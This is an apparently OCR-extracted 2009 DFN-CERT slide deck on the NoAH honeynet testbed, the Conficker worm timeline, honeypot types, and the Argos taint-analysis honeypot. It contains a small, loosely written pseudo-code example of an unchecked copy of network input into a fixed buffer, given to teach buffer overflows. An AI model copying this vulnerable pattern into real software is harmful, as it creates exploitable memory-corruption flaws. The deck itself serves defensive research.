Experiences with the NoAH Honeynet Testbed to Detect new Internet Worms

Jan Kohlrausch

DFN-CERT Services GmbH
Sachsenstr. 5
20097 Hamburg
kohlrausch@dfn-cert.de


September 16th, 2009

Outline

DFN CERT


The NoAH Project

- European project of 6FP
- Major aims:
  - Design a network of honeypots to detect zero-day exploits
  - Production of signatures for attacks
  - Deploy a testbed to demostrate its effectiveness




DFN CERT

NoAH Testbed Architecture



History of the W32.Conficker Worm



- **Oct 23, 2008** Microsoft released security update MS08-067 resolving a vulnerability in the Server Service (CVE-2008-4250)
- **Oct 2008** Publication of programs to exploit CVE-2008-4250
- **Nov 3, 2008** First rumor about a new worm was spreading
- **Nov 21, 2008** Large increase in connections to port tcp/445
- **Dec 31, 2008** First variant W32.Conficker.B seen

DFN CERT


Basics: Low-Interaction Honeypots

- Rough simulation of services and vulnerabilities (e.g. Honeyd, Nepenthes, and Honeytrap)
- Designed to respond to *known* attacks
- High effort is required to adapt to new attacks
- Very efficient, but fails to detect new attacks

DFN CERT


Basics: High-Interaction Honeypot

- Attack detection by fully operational operating system (often deployed in virtual machine)
- Instrumented to record attack details
- Very powerful, but typically high risk of being abused by attacker



DFN-CERT

The Argos Approach




- Developed by VU (*Vrije Universiteit*) Amsterdam
- Avoids the disadvantages of previous high-interaction honeypots
  - Reduction of the maintenance effort and risk of abuse
  - Accurate attack detection
  - Acceptable performance
- **Key Idea:** Network data must not be able to take *complete* control of the machine!

The Argos Approach II

- Focus on memory corruption vulnerabilities (e.g. buffer overflow)
- Capable of the *accurate* and *generic* detection of unknown attacks
- Reduction of risk to abuse the honeypot to attack third parties
- Independed of the honeypot operation system


DFN CERT

Basics: Buffer Overflow






```
function main()
{
    input = read(network);
    vuln(input);
    ...
}
function vuln(char *input)
{
   char *buffer[128];
   ...
   strcopy(input, buffer);
   ..
}
```

Basics: Buffer Overflow II





Basics: Buffer Overflow III







Basics: Buffer Overflow IV






Basics: Buffer Overflow V







Argos: Attack Detection





Argos: Attack Detection II





Argos: Attack Detection III





Argos Internals

- Argos is based on Qemu virtual machine
- Virtual machine monitor of Qemu is instrumented for attack detection
- Attack detection is based on *dynamic taint analysis*
  - Each byte received from the network is marked as being *tainted*
  - Taint bit is preserved during data operation
